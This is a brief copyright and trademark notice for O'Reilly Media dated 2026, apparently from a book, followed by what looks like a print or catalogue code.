©2026 O'Reilly Media, Inc. O'Reilly is a registered trademark of O'Reilly Media, Inc. 1035600_7x9.1875